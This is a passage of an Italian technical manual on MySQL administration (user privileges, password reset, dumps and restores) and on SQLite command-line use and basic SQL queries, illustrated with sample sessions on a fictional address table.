Durante la fase della prima installazione di MySQL uno script si occupa di creare le directory che devono ospitare i file che compongono le basi di dati, inserendo la base di dati amministrativa ('**mysql**'). In pratica, è questo script che definisce anche le utenze iniziali, senza parola d'ordine. Questo script è '**mysql_install_db**'.

699.6 Riferimenti

- MySQL AB, *MySQL reference manual*
  ⟨*http://dev.mysql.com/doc/mysql/en/index.html*⟩

[1] **MySQL** GNU GPL

Capitolo 700

MySQL: gestione del DBMS

Una volta superata la fase della configurazione del servizio di MySQL; una volta compreso come utilizzare gli strumenti essenziali per interagire con questo, si può passare alla gestione del DBMS, che implica l'amministrazione delle utenze e delle basi di dati.

700.1 Controllo delle utenze e degli accessi

Il modo normale per creare un'utenza con MySQL è quello di concedere dei privilegi di accesso, attraverso l'istruzione '**GRANT**'; se poi quell'utenza esiste già, i privilegi in questione vengono solo aggiunti a quelli già esistenti. Per eliminare un'utenza, invece, non è sufficiente privarla di tutti i privilegi con l'istruzione '**REVOKE**', perché occorre anche eliminare la tupla corrispondente all'utenza nella relazione '**user**' della base di dati '**mysql**'.

Il comportamento di MySQL è abbastanza diverso rispetto allo standard ANSI, per quanto riguarda l'identificazione delle utenze e l'attribuzione o l'eliminazione dei privilegi relativi. In particolare, è importante il fatto che MySQL distingua le utenze in base al nodo di provenienza; inoltre è possibile concedere privilegi complessivi: per una base di dati completa, o anche per tutte le basi di dati esistenti. A questo si aggiunga che è possibile fare riferimento a una relazione di una base di dati indicando esplicitamente la base di dati relativa, con la forma: '***base_di_dati*.*relazione***'.

Gli schemi seguenti mostrano la sintassi semplificata per l'uso delle istruzioni '**GRANT**' e '**REVOKE**' con MySQL:

```
GRANT privilegio [, privilegio]...
    ON {relazione | * | base_di_dati.* | *.*}
    TO utenza [IDENTIFIED BY [PASSWORD] 'parola_d'ordine']
        [, utenza [IDENTIFIED BY [PASSWORD] 'parola_d'ordine']]...
    [WITH GRANT OPTION]
```

```
REVOKE privilegio [, privilegio]...
    ON {relazione | * | base_di_dati.* | *.*}
    FROM utenza [, utenza]...
```

I privilegi che possono essere concessi o revocati sono espressi attraverso una parola chiave. Alcuni di questi privilegi sono descritti nell'elenco seguente:

Privilegio	Descrizione
`ALL [PRIVILEGES]`	concede tutti i privilegi disponibili;
`ALTER`	consente la modifica delle relazioni;
`CREATE`	consente la creazione delle relazioni;
`DELETE`	consente la cancellazione dei dati contenuti nelle relazioni;

Privilegio	Descrizione
`DROP`	consente l'eliminazione delle relazioni;
`INDEX`	consente di creare ed eliminare degli indici;
`INSERT`	consente l'inserimento di dati nelle relazioni;
`SELECT`	consente la lettura dei dati nelle relazioni;
`UPDATE`	consente la modifica dei dati all'interno delle relazioni;
`USAGE`	serve solo a creare un utente senza privilegi;
`GRANT OPTION`	consente di dare ad altri i propri privilegi.

Si osservi che MySQL prevede anche privilegi «particolari», che dipendono dalle proprie specificità rispetto allo standard ANSI. In generale, si può considerare che l'utente '**`root`**' deve possedere tutti i privilegi, mentre possono esistere delle utenze amministrative fittizie (come nel caso di '**`debian-sys-maint`**') con privilegi particolari legati alla possibilità di arrestare il funzionamento del servente MySQL.

Lo standard ANSI prevede la concessione di privilegi su relazioni singole, mentre MySQL permette di fare riferimento a basi di dati complete. Pertanto, nel modello sintattico mostrato sono apparse delle notazioni speciali:

Modello	Descrizione
relazione	rappresenta una relazione singola, che può contenere anche l'indicazione della basi di dati che la contiene, nella forma '***base_di_dati*.*relazione***';
`*`	l'asterisco rappresenta tutte le relazioni della basi di dati attiva, ma se non è stata selezionata una base di dati in precedenza, si fa riferimento a tutte le basi di dati;
base_di_dati `.*`	l'indicazione di una base di dati con un asterisco al posto del nome della relazione, serve a fare riferimento a tutta la base di dati nel complesso;
`*.*`	l'indicazione di due asterischi separati da un punto serve a fare riferimento esplicito a tutte le relazioni di tutte le basi di dati.

Quando si utilizza l'istruzione '**`GRANT`**' è consentito l'uso dei caratteri jolly '`_`' e '`%`', con il significato comune nell'ambito del linguaggio SQL. Ciò consente di fare riferimento a gruppi di relazioni e a gruppi di basi di dati, secondo la corrispondenza del modello. Tuttavia, nel caso questi simboli debbano essere usati in modo letterale, è necessario proteggerli con la barra obliqua inversa: '`\_`' e '`\%`' (in generale, è improbabile che si dia un nome a una base di dati o a una relazione che contenga il simbolo di percentuale, ma è più probabile che si pensi invece di usare il trattino basso).

Come già accennato altre volte, l'utenza tiene conto anche della provenienza dell'accesso, secondo la forma seguente:

nominativo_utente [`@`***nodo_di_provenienza***]

Pertanto, l'indicazione del nominativo è obbligatoria, mentre si può omettere la specificazione del nodo di provenienza, se si vuole fare riferimento a qualunque origine.

Sono già stati descritti i modi in cui si può rappresentare un utente secondo il modello '***utente*@*nodo***'; in particolare è già stato descritto l'utilizzo dei caratteri jolly (anche se sono stati mostrati soltanto esempi con il simbolo '`%`').

Si ricorda comunque che si possono usare i caratteri jolly soltanto nella parte che descrive i nodi di provenienza

Infine, è già stata indicata la necessità di usare gli apici singoli per delimitare separatamente il nominativo e la specificazione del nodo di provenienza quando questi nomi contengono caratteri «particolari», compresi i caratteri jolly '`%`' e '`_`'.

Si possono presentare delle ambiguità nell'individuazione dei privilegi delle utenze. Per esempio, può esistere l'utente anonimo '**`''@dinkel.brot.gd`**', l'utente '**`tizio@'%'`**' e l'utente '**`tizio@dinkel.brot.gd`**': quando un utente accede valgono per lui i privilegi più specifici che gli si possono individuare, altrimenti, in presenza di utenze anonime, i privilegi di queste prenderebbero il sopravvento.

Come si vede dal modello sintattico dell'istruzione '**`GRANT`**', è possibile specificare una parola d'ordine. Quando si concedono dei privilegi a un utente che non è ancora stato definito e non si stabilisce la parola d'ordine, l'utenza in questione rimane priva di parola d'ordine; pertanto, per accedere non deve essere fornita. Se invece l'utenza esiste già, i privilegi vengono aggiunti e la presenza di una parola d'ordine eventuale serve solo per cambiare quella preesistente. Tuttavia, è possibile cambiare una parola d'ordine anche con l'istruzione '**`SET PASSWORD`**', se si tratta della propria o se si hanno i privilegi dell'amministratore:

```
SET PASSWORD FOR utenza = PASSWORD('parola_d'ordine')
```

In alternativa, è anche possibile usare il comando '**`mysqladmin`**' (dal sistema operativo), ma solo per cambiare la propria parola d'ordine:

`$` **`mysqladmin password 'supersegreta'`** [*Invio*]

Se si utilizza l'opzione '**`GRANT OPTION`**', o '**`WITH GRANT OPTION`**', si permette all'utenza a cui si fa riferimento di concedere ad altri gli stessi privilegi di cui si dispone.

Come accennato, l'eliminazione di un'utenza richiede prima l'eliminazione di tutti i privilegi e quindi la cancellazione dalla relazione '**`user`**' della base di dati '**`mysql`**'.

Nel seguito vengono descritti alcuni esempi attraverso una sequenza lineare di operazioni, a cominciare dall'avvio del programma '**`mysql`**' per interagire con il servente.

`$` **`mysql -u root -p`** [*Invio*]

`Enter password:` ***parola_d'ordine*** [*Invio*]

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6 to server version: 4.0.13-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Si crea una base di dati nuova:

```
mysql> CREATE DATABASE Magazzino; [Invio]
```

```
Query OK, 1 row affected (0.26 sec)
```

Si crea un utente amministratore per la base di dati appena creata, che può accedere da dove vuole:

```
mysql> GRANT ALL ON Magazzino.* TO amministratore@'%' ↩
↪       IDENTIFIED BY 'segreta' WITH GRANT OPTION; [Invio]
```

```
Query OK, 0 rows affected (0.35 sec)
```

Si osservi che se esiste un'utenza anonima riferita al nodo locale (utenza che verrebbe indicata come '`''@localhost`'), se l'utente appena creato volesse accedere localmente, non verrebbe identificato come amministratore, ma solo come utente anonimo. Per risolvere il problema si potrebbe aggiungere l'utente '**`amministratore@localhost`**', ma in questo caso si preferisce eliminare l'utenza anonima che interferisce e non si vuole mantenere:

```
mysql> REVOKE ALL ON *.* FROM ''@localhost; [Invio]
```

```
Query OK, 0 rows affected (0.15 sec)
```

```
mysql> USE mysql; [Invio]
```

```
Database changed
```

```
mysql> DELETE FROM user WHERE user = '' AND host = 'localhost'; [Invio]
```

```
Query OK, 0 rows affected (0.15 sec)
```

Si crea un'altra utenza in grado di consultare e di modificare i dati delle relazioni che deve contenere la base di dati '**`Magazzino`**'; anche in questo caso si consente l'accesso da qualunque nodo:

```
mysql> GRANT DELETE, INSERT, SELECT, UPDATE ON Magazzino.* ↩
↪       TO tizio@'%' IDENTIFIED BY 'ottimo'; [Invio]
```

```
Query OK, 0 rows affected (0.05 sec)
```

Supponendo di avere installato MySQL nell'elaboratore *`dinkel.brot.dg`*, dovrebbero essere presenti anche le utenze '**`''@dinkel`**' e '**`root@dinkel`**', che si preferisce eliminare:

```
mysql> REVOKE ALL ON *.* FROM ''@dinkel; [Invio]
```

```
Query OK, 0 rows affected (0.15 sec)
```

```
mysql> REVOKE ALL ON *.* FROM root@dinkel; [Invio]
```

```
Query OK, 0 rows affected (0.15 sec)
```

```
mysql> USE mysql; [Invio]
```

```
Database changed
```

mysql> **DELETE FROM user WHERE user = '' AND host = 'dinkel';** [*Invio*]

```
Query OK, 0 rows affected (0.15 sec)
```

mysql> **DELETE FROM user WHERE user = 'root' AND host = 'dinkel';** [*Invio*]

```
Query OK, 0 rows affected (0.15 sec)
```

mysql> **\q** [*Invio*]

```
Bye
```

La documentazione di MySQL descrive anche come compiere tutte queste operazioni amministrative intervenendo esclusivamente nella base di dati '**mysql**'. Nel caso si preferisca intervenire in quel modo, è necessario concludere le operazioni di modifica o aggiornamento delle relazioni amministrative con l'istruzione '**FLUSH PRIVILEGES**'.

700.2 Amministrazioni varie attraverso il sistema operativo

In questo capitolo si è fatto riferimento più volte al programma '**mysqladmin**' a proposito della possibilità di assegnare e modificare la parola d'ordine di un utente. Questo programma ha anche altre funzionalità; in particolare consente di creare ed eliminare una base di dati e di arrestare il funzionamento del servente MySQL, senza bisogno di utilizzare istruzioni SQL. Vengono sintetizzate le sintassi da utilizzare per le varie occasioni:

Comando	Descrizione
mysqladmin [-u root] [-p] [-h ***nodo***] ↩ ↪create database ***base_di_dati***	crea la base di dati indicata;
mysqladmin [-u root] [-p] [-h ***nodo***] ↩ ↪drop database ***base_di_dati***	elimina la base di dati indicata con tutto il suo contenuto;
mysqladmin [-u ***utente***] [-p] [-h ***nodo***] ↩ ↪password ***parola_d'ordine***	assegna o cambia la parola d'ordine per accedere;
mysqladmin [-u root] [-p] [-h ***nodo***] shutdown	arresta il funzionamento del servente.

700.3 Ripristino della parola d'ordine dell'amministratore

Nel caso fosse necessario modificare la parola d'ordine dell'amministratore del DBMS ('**root**'), senza poter conoscere quella precedente, esiste un procedimento che è bene annotare. Per prima cosa si deve arrestare il servente, nel caso questo fosse in funzione; dovrebbe essere possibile farlo così:

\# **/etc/init.d/mysql stop** [*Invio*]

Successivamente si deve avviare '**mysqld_safe**', con l'opzione '**--skip-grant-tables**', in modo da ignorare completamente il controllo dei privilegi concessi (o negati) agli utenti del DBMS:

```
# mysqld_safe --skip-grant-tables & [Invio]
```

Se il servizio si avvia regolarmente, è possibile accedere alle basi di dati senza vincoli; pertanto è possibile cambiare parola d'ordine intervenendo direttamente nella base di dati amministrativa '**mysql**':

```
# mysql -u root [Invio]

  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 2 to server version: 4.0.24_Debian-10-log

  Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> USE mysql; [Invio]

  Reading table information for completion of table and column names
  You can turn off this feature to get a quicker startup with -A

  Database changed

mysql> UPDATE user SET password=password("supersegreta") ↩
↪      WHERE user="root"; [Invio]

  Query OK, 2 rows affected (0.00 sec)
  Rows matched: 2  Changed: 2  Warnings: 0

mysql> \q [Invio]

  Bye
```

Un modo alternativo, ma drastico, di ripristinare l'utenza dell'amministratore senza parola d'ordine, consiste nell'eliminazione «manuale» della base di dati '**mysql**', da ricostruire con l'aiuto di '**mysql_install_db**'. Naturalmente, in questo modo si perdono le informazioni su tutti gli altri utenti del DBMS.

700.4 Archiviazione e recupero delle basi di dati

MySQL gestisce le sue basi di dati come sottodirectory di '`~mysql/`', che di solito corrisponde a '`/var/lib/mysql/`'. Per esempio, la base di dati '**prova**' corrisponde alla struttura che si articola a partire da '`~mysql/prova/`'.

Per archiviare una base di dati è sufficiente fare una copia della struttura che la riguarda; per ripristinare una base di dati è sufficiente rimpiazzare la struttura esistente con la sua copia fatta in precedenza; per duplicare una base di dati è sufficiente fare la copia della struttura di origine, utilizzando un nome differente. Per esempio, disponendo della base di dati '**prova**', è possibile creare un'altra identica, ma con nome differente, così:

```
# cp -dpRv ~mysql/prova ~mysql/prova2 [Invio]
```

In base all'esempio si ottiene una seconda base di dati con il nome '**prova2**', con lo stesso contenuto di '**prova**'.

Tuttavia, con il procedere dello sviluppo di MySQL bisogna considerare la possibilità che il formato dei file usati per descrivere le relazioni delle basi di dati cambi nel tempo. Pertanto, per archiviare una base di dati in modo abbastanza duraturo, è necessario creare un file di testo contenente comandi SQL. Si ottiene questo con il programma '**mysqldump**':

mysqldump -u root -p prova > prova.sql [*Invio*]

L'esempio mostra in che modo archiviare la base di dati '**prova**' nel file 'prova.sql'. Per fare questo, logicamente, ci si identifica in qualità di amministratore (con il nominativo '**root**') e nell'esempio si usa l'opzione '**-p**', per richiedere l'inserimento della parola d'ordine, supponendo che ciò sia necessario.

Per ripristinare un file ottenuto in questo modo, occorre prima creare o ricreare la base di dati; nell'esempio seguente si cancella prima la base di dati '**prova**', quindi la si ricrea vuota:

mysql -u root -p [*Invio*]

Enter password: ***digitazione_all'oscuro*** [*Invio*]

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6 to server version: 4.0.13-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

mysql> **DROP DATABASE prova;** [*Invio*]

```
Query OK, 0 rows affected (0.00 sec)
```

mysql> **CREATE DATABASE prova;** [*Invio*]

```
Query OK, 1 row affected (0.00 sec)
```

mysql> **\q** [*Invio*]

```
Bye
```

Per recuperare la base di dati archiviata in forma di comandi SQL, dopo un controllo visivo del suo contenuto, si può procedere così:

mysql -u root -p prova < prova.sql [*Invio*]

Enter password: ***digitazione_all'oscuro*** [*Invio*]

In questo modo, si fa leggere a '**mysql**' il contenuto del file 'prova.sql', che dovrebbe contenere le istruzioni per la rigenerazione delle relazioni della base di dati originaria.

Si osservi che nella riga di comando di '**`mysql`**' appare l'indicazione della base di dati di destinazione; pertanto, si potrebbe benissimo ricreare una base di dati con un nome differente da quello che aveva nel momento dell'archiviazione in forma di comandi SQL. Di conseguenza, questa tecnica di archiviazione e recupero è anche quella più appropriata per duplicare una base di dati.

700.5 Riferimenti

- MySQL AB, *MySQL reference manual*
  ⟨*http://dev.mysql.com/doc/mysql/en/index.html*⟩

Capitolo 701

SQLite: utilizzo generale

SQLite [1] è una libreria in grado di fornire le funzionalità di un DBMS relazionale, basato sul linguaggio SQL, utilizzando come basi di dati dei file singoli. In pratica, SQLite gestisce una basi di dati intera in un file singolo, senza alcuna amministrazione esterna; pertanto, le utenze e i privilegi sono definiti dal sistema operativo, in quanto gli accessi sono regolati dai permessi del file che contiene la basi di dati.

In qualità di libreria, SQL consente ai programmi che la utilizzano di avere accesso a una basi di dati anche senza bisogno di collegarsi a un servizio DBMS tradizionale, facilitando così la realizzazione di piccoli progetti.

Di norma, la libreria SQL è accompagnata da un programma per l'esecuzione interattiva di istruzioni SQLite, che consente di accedere alle sue basi di dati in modo generalizzato.

701.1 Utilizzo di «sqlite3»

Per creare o accedere a una basi di dati di SQL, si può usare il programma '**sqlite3**', o '**sqlite**' nelle versioni più vecchie, che accompagna normalmente la libreria vera e propria:

```
sqlite3 [opzioni] [file_base_di_dati]
```

Generalmente, alla fine della riga di comando si indica il nome del file base di dati a cui si vuole accedere; se poi il file non dovesse esistere, il fatto di nominarlo implicherebbe comunque la sua creazione (come base di dati vuota). Se il nome di questo file non viene fornito attraverso la riga di comando, occorre usare un'istruzione apposita, durante il funzionamento di '**sqlite**'. L'esempio seguente mostra l'avvio e la conclusione del programma, allo scopo di accedere alla base di dati contenuta nel file '`mia_prova.db`':

$ **sqlite3 mia_prova.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite3> **.quit** [*Invio*]

Come si può intendere, si tratta di un programma che si comporta sostanzialmente come altri programmi frontali simili, usati per accedere in modo diretto ad altri DBMS basati su SQL.

Tabella 701.2. Alcune opzioni per l'avvio di '**sqlite3**'.

Opzione	Descrizione
`-init` *file*	Consente di indicare un file contenente comandi per '**sqlite3**'; può trattarsi di comandi interni al programma, oppure di istruzioni SQL.
`-column`	Richiede di mostrare i risultati in modo incolonnato.
`-html`	Richiede di generare i risultati delle interrogazioni in forma di tabella HTML.

Oltre all'uso dell'opzione '**-init**', il programma '**sqlite3**' può ricevere un file contenente

comandi e istruzioni SQL semplicemente dallo standard input.

Tabella 701.3. Alcuni comandi interni di '**sqlite3**'.

Comando	Descrizione
`.help`	Mostra una guida interna all'uso del programma.
`.exit` `.quit`	Termina il funzionamento del programma.
`.dump` [*relazione*]...	Consente di «scaricare» il contenuto della base di dati, oppure delle sole relazioni indicate, generando le istruzioni necessarie a ricostruire le informazioni relative.
`.read` ***file***	Legge ed esegue i comandi contenuti nel file indicato.
`.mode column`	Fa in modo di visualizzare il risultato delle interrogazioni in una forma incolonnata.
`.mode list`	Fa in modo di visualizzare il risultato delle interrogazioni nel modo usuale di '**sqlite3**'.
`.header on` `.header off`	attiva o disattiva l'intestazione delle colonne.

701.2 Copie di sicurezza

È evidente che la copia di una base di dati realizzata con SQLite è un'operazione molto semplice, essendo tutto contenuto in un file. Tuttavia, per garantire la trasferibilità in un'architettura differente, è necessario procedere alla generazione di un file di testo contenente le istruzioni SQL con cui poi ricostruire la base di dati. Si ottiene lo scarico in questa forma usando il comando '**.dump**':

```
echo ".dump" | sqlite3 file_base_di_dati > file_sql
```

Per esempio, per generare il file '`backup.sql`' dalla base di dati contenuta nel file '`mio.db`', si potrebbe usare il comando seguente:

`$` **`echo ".dump" | sqlite3 mio.db > backup.sql`** [*Invio*]

Quello che si ottiene nel file '`backup.sql`' potrebbe avere l'aspetto seguente:

```
BEGIN TRANSACTION;
CREATE TABLE Indirizzi (codice integer, cognome char(40), ↩
↪nome char(40), indirizzo varchar(60), telefono varchar(40));
INSERT INTO "Indirizzi" VALUES(1, 'Pallino', 'Pinco', ↩
↪'Via Biglie, 1', '0222,222222');
…
CREATE TABLE presenze (codice integer, giorno date, ↩
↪ingresso time, uscita time);
INSERT INTO "presenze" VALUES(1, '2005-09-17', '11:20:00', '13:30:00');
…
CREATE VIEW ingressi as select indirizzi.cognome, indirizzi.nome, ↩
↪presenze.giorno, presenze.ingresso ↩
↪from indirizzi, presenze ↩
↪where indirizzi.codice = presenze.codice;
COMMIT;
```

Per ricostruire una base di dati da un file del genere, basta fornire il file a '**sqlite3**' dallo standard input:

```
sqlite3 file_base_di_dati < file_sql
```

Per esempio, per creare una base di dati nuova nel file '`nuova.db`', a partire dallo stesso file appena creato, si potrebbe usare il comando seguente:

`$` **`sqlite3 nuova.db < backup.sql`** [*Invio*]

701.3 Accesso simultaneo a più basi di dati

SQLite consente di accedere a più di una basi di dati alla volta. Per fare questo è disponibile un'istruzione SQL che non è standard:

```
ATTACH [DATABASE] file_base_di_dati AS nome_interno
```

In pratica, si indica il file della basi di dati a cui collegarsi, tenendo conto che può essere necessario indicarlo tra virgolette, ma le si deve associare un nome. Nell'esempio seguente, durante il funzionamento di '**sqlite3**' viene collegata la basi di dati contenuta nel file '`seconda.db`', associandola al nome '**seconda**':

`sqlite>` **`ATTACH 'seconda.db' AS seconda;`** [*Invio*]

La base di dati già aperta all'atto dell'avvio di '**sqlite3**' acquista automaticamente il nome interno '**main**'. La distinzione delle basi di dati con questi nomi interni, consente di accedere a relazioni che altrimenti avrebbero lo stesso nome: per indicare la relazione '**indirizzi**' della base di dati '**seconda**', si indica '**seconda.indirizzi**'; per indicare la relazione con lo stesso nome, contenuta nella base di dati aperta all'avvio del programma, si indica '**main.indirizzi**'. Comunque, si osservi che non è necessario indicare dei nomi completi della base di dati se non ci sono ambiguità tra le relazioni.

Eventualmente, per chiudere il collegamento con una base di dati c'è un'altra istruzione:

```
DETACH [DATABASE] nome_interno
```

701.4 Riferimenti

- *SQLite*
  ⟨*http://www.sqlite.org*⟩

[1] **SQLite** dominio pubblico

SQLite: esempi comuni

Nelle sezioni seguenti vengono mostrati alcuni esempi comuni di utilizzo del linguaggio SQL, limitato alle possibilità di SQLite. La sintassi non viene descritta. Negli esempi si fa riferimento frequentemente a una relazione di indirizzi, il cui contenuto è visibile nella figura successiva.

Figura 702.1. La relazione '**`Indirizzi (Codice, Cognome, Nome, Indirizzo, Telefono)`**' usata negli esempi del capitolo.

Indirizzi				
Codice	**Cognome**	**Nome**	**Indirizzo**	**Telefono**
1	Pallino	Pinco	Via Biglie 1	0222,222222
2	Tizi	Tizio	Via Tazi 5	0555,555555
3	Cai	Caio	Via Caini 1	0888,888888
4	Semproni	Sempronio	Via Sempi 7	0999,999999

702.1 Creazione di una relazione

La relazione di esempio, denominata '**`Indirizzi`**', potrebbe essere creata nel modo seguente:

```
sqlite> CREATE TABLE Indirizzi ( [Invio]
...>          Codice         integer, [Invio]
...>          Cognome        char(40), [Invio]
...>          Nome           char(40), [Invio]
...>          Indirizzo      varchar(60), [Invio]
...>          Telefono       varchar(40) [Invio]
...>      ); [Invio]
```

702.2 Modifica della relazione

SQLite consente soltanto l'aggiunta di attributi alle relazioni, mentre la loro eliminazione o il cambiamento del dominio (il tipo), non è ammissibile. Segue un esempio con cui si aggiunge un attributo:

```
sqlite> ALTER TABLE Indirizzi ADD COLUMN Comune char(30); [Invio]
```

702.3 Inserimento dati in una relazione

L'esempio seguente mostra l'inserimento dell'indirizzo dell'impiegato «Pinco Pallino»:

```
sqlite> INSERT INTO Indirizzi VALUES ( [Invio]
   ...>          01, [Invio]
   ...>          'Pallino', [Invio]
   ...>          'Pinco', [Invio]
   ...>          'Via Biglie 1', [Invio]
   ...>          '0222,222222'); [Invio]
```

In questo caso, si presuppone che i valori inseriti seguano la sequenza degli attributi, così come è stata creata la relazione in origine; tuttavia, si osservi che se la relazione ha degli attributi in più, si ottiene una segnalazione di errore e l'inserimento viene rifiutato.

Per indicare un comando più leggibile, evitando anche problemi quando dovessero esserci attributi ulteriori, che però non si vogliono prendere in considerazione, occorre aggiungere l'indicazione della sequenza degli attributi da compilare, come nell'esempio seguente:

```
sqlite> INSERT INTO Indirizzi (Codice, Cognome, Nome, [Invio]
   ...>                         Indirizzo, Telefono) [Invio]
   ...>         VALUES (01, 'Pallino', 'Pinco', [Invio]
   ...>                 'Via Biglie 1', '0222,222222'); [Invio]
```

In questo modo, gli attributi che non vengono indicati, ricevono il valore predefinito (se esiste), oppure '**NULL**' in mancanza d'altro.

702.4 Eliminazione di una relazione

Una relazione può essere eliminata completamente attraverso l'istruzione '**DROP**'. L'esempio seguente elimina la relazione degli indirizzi degli esempi già mostrati:

```
sqlite> DROP TABLE Indirizzi; [Invio]
```

702.5 Interrogazioni semplici

L'esempio seguente emette tutto il contenuto della relazione degli indirizzi già vista negli esempi precedenti:

```
sqlite> SELECT * FROM Indirizzi; [Invio]
```

Il risultato può apparire in formati differenti; di solito si ottiene così:

```
1|Pallino|Pinco|Via Biglie 1|0222,222222
2|Tizi|Tizio|Via Tazi 5|0555,555555
3|Cai|Caio|Via Caini 1|0888,888888
4|Semproni|Sempronio|Via Sempi 7|0999,999999
```

Per ottenere un elenco incolonnato, occorre usare il comando '**.mode column**', ma in tal caso l'ampiezza delle colonne è fissa e le informazioni potrebbero apparire troncate:

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Indirizzi;** [*Invio*]

```
1          Pallino     Pinco       Via Biglie 1   0222,222222
2          Tizi        Tizio       Via Tazi 5     0555,555555
3          Cai         Caio        Via Caini 1    0888,888888
4          Semproni    Sempronio   Via Sempi 7    0999,999999
```

Per visualizzare anche l'intestazione delle colonne che appaiono, occorre utilizzare il comando '**.header on**':

sqlite> **.header on** [*Invio*]

sqlite> **SELECT * FROM Indirizzi;** [*Invio*]

```
Codice     Cognome     Nome        Indirizzo      Telefono
---------  ----------  ----------  -------------  -----------
1          Pallino     Pinco       Via Biglie 1   0222,222222
2          Tizi        Tizio       Via Tazi 5     0555,555555
3          Cai         Caio        Via Caini 1    0888,888888
4          Semproni    Sempronio   Via Sempi 7    0999,999999
```

Per ottenere un elenco ordinato in base al cognome e al nome (in caso di ambiguità), lo stesso comando si completa nel modo seguente:

sqlite> **SELECT * FROM Indirizzi ORDER BY Cognome, Nome;** [*Invio*]

```
Codice     Cognome     Nome        Indirizzo      Telefono
---------  ----------  ----------  -------------  -----------
3          Cai         Caio        Via Caini 1    0888,888888
1          Pallino     Pinco       Via Biglie 1   0222,222222
4          Semproni    Sempronio   Via Sempi 7    0999,999999
2          Tizi        Tizio       Via Tazi 5     0555,555555
```

La selezione degli attributi permette di ottenere un risultato che contenga solo quelli desiderati, permettendo anche di cambiarne l'intestazione. L'esempio seguente permette di mostrare solo i nominativi e il telefono, cambiando un po' le intestazioni:

sqlite> **SELECT Cognome as cognomi, Nome as nomi,** [*Invio*]

...> **Telefono as numeri_telefonici** [*Invio*]

...> **FROM Indirizzi;** [*Invio*]

Quello che si ottiene è simile all'elenco seguente:

```
cognomi     nomi        numeri_telefonici
----------  ----------  -----------------
Pallino     Pinco       0222,222222
Tizi        Tizio       0555,555555
Cai         Caio        0888,888888
Semproni    Sempronio   0999,999999
```

La selezione delle tuple può essere fatta attraverso la condizione che segue la parola chiave '**`WHERE`**'. Nell'esempio seguente vengono selezionate le tuple in cui l'iniziale dei cognomi è compresa tra '**`N`**' e '**`T`**':

sqlite> **`SELECT * FROM Indirizzi`** [*Invio*]

...> **`WHERE Cognome >= 'N' AND Cognome <= 'T';`** [*Invio*]

Dall'elenco che si ottiene, si osserva che '**`Caio`**' è stato escluso:

```
Codice     Cognome     Nome        Indirizzo      Telefono
---------  ----------  ----------  -------------  -----------
1          Pallino     Pinco       Via Biglie 1   0222,222222
2          Tizi        Tizio       Via Tazi 5     0555,555555
4          Semproni    Sempronio   Via Sempi 7    0999,999999
```

Per evitare ambiguità possono essere indicati i nomi degli attributi prefissati dal nome della relazione a cui appartengono, separando le due parti con l'operatore punto ('`.`'). Nell'esempio seguente si selezionano solo il cognome, il nome e il numero telefonico, specificando il nome della relazione a cui appartengono gli attributi:

sqlite> **`SELECT Indirizzi.Cognome, Indirizzi.Nome, Indirizzi.Telefono`** [*Invio*]

...> **`FROM Indirizzi;`** [*Invio*]

Ecco il risultato:

```
Cognome     Nomi        Telefono
----------  ----------  -----------
Pallino     Pinco       0222,222222
Tizi        Tizio       0555,555555
Cai         Caio        0888,888888
Semproni    Sempronio   0999,999999
```

702.6 Interrogazioni simultanee di più relazioni

Se dopo la parola chiave '**`FROM`**' si indicano più relazioni (ciò vale anche se si indica più volte la stessa relazione), si intende fare riferimento a una relazione generata dal «prodotto» di queste. Si immagini di abbinare alla relazione '**`Indirizzi`**' la relazione '**`Presenze`**' contenente i dati visibili nella figura 702.9.

Figura 702.9. La relazione '**`Presenze (Codice, Giorno, Ingresso, Uscita)`**'.

Presenze			
Codice	**Giorno**	**Ingresso**	**Uscita**
1	01/01/2007	07:30	13:30
2	01/01/2007	07:35	13:37
3	01/01/2007	07:45	14:00
4	01/01/2007	08:30	16:30
1	01/02/2007	07:35	13:38
2	01/02/2007	08:35	14:37
4	01/02/2007	07:30	13:30

Ecco le istruzioni per crearla e per inserire la prima tupla dell'esempio:

```
sqlite> CREATE TABLE Presenze (Codice INTEGER, Giorno DATE, [Invio]
   ...>                        Ingresso TIME, USCITA Time); [Invio]
```

```
sqlite> INSERT INTO Presenze [Invio]
   ...>     VALUES (1, '2007-01-01', '07:30', '13:30'); [Invio]
```

Come si può intendere, il primo attributo, '**`Codice`**', serve a identificare la persona per la quale è stata fatta l'annotazione dell'ingresso e dell'uscita. Tale codice viene interpretato in base al contenuto della relazione '**`Indirizzi`**'. Si immagini di volere ottenere un elenco contenente tutti gli ingressi e le uscite, indicando chiaramente il cognome e il nome della persona a cui si riferiscono.

```
sqlite> SELECT Presenze.Giorno, Presenze.Ingresso, Presenze.Uscita, [Invio]
   ...>        Indirizzi.Cognome, Indirizzi.Nome [Invio]
   ...>        FROM Presenze, Indirizzi [Invio]
   ...>        WHERE Presenze.Codice = Indirizzi.Codice; [Invio]
```

Ecco quello che si dovrebbe ottenere:

```
giorno      ingresso    uscita      cognome     nome
----------  ----------  ----------  ----------  ----------
01-01-2007    07:30:00    13:30:00    Pallino     Pinco
01-01-2007    07:35:00    13:37:00    Tizi        Tizio
01-01-2007    07:45:00    14:00:00    Cai         Caio
01-01-2007    08:30:00    16:30:00    Semproni    Sempronio
01-02-2007    07:35:00    13:38:00    Pallino     Pinco
01-02-2007    08:35:00    14:37:00    Tizio       Tizi
01-02-2007    07:40:00    13:30:00    Semproni    Sempronio
```

702.7 Alias

Una stessa relazione può essere presa in considerazione come se si trattasse di due o più relazioni differenti. Per distinguere tra questi punti di vista diversi, si devono usare degli alias, che sono in pratica dei nomi alternativi. Gli alias si possono usare anche solo per questioni di leggibilità. L'esempio seguente è la semplice ripetizione di quello mostrato nella sezione precedente, con l'aggiunta però della definizione degli alias '**Pre**' e '**Nom**'.

```
sqlite> SELECT Pre.Giorno, Pre.Ingresso, Pre.Uscita, [Invio]
   ...>        Nom.Cognome, Nom.Nome [Invio]
   ...>        FROM Presenze AS Pre, Indirizzi AS Nom [Invio]
   ...>        WHERE Pre.Codice = Nom.Codice; [Invio]
```

702.8 Viste

Attraverso una vista, è possibile definire una relazione virtuale:

```
sqlite> CREATE VIEW Presenze_dettagliate AS [Invio]
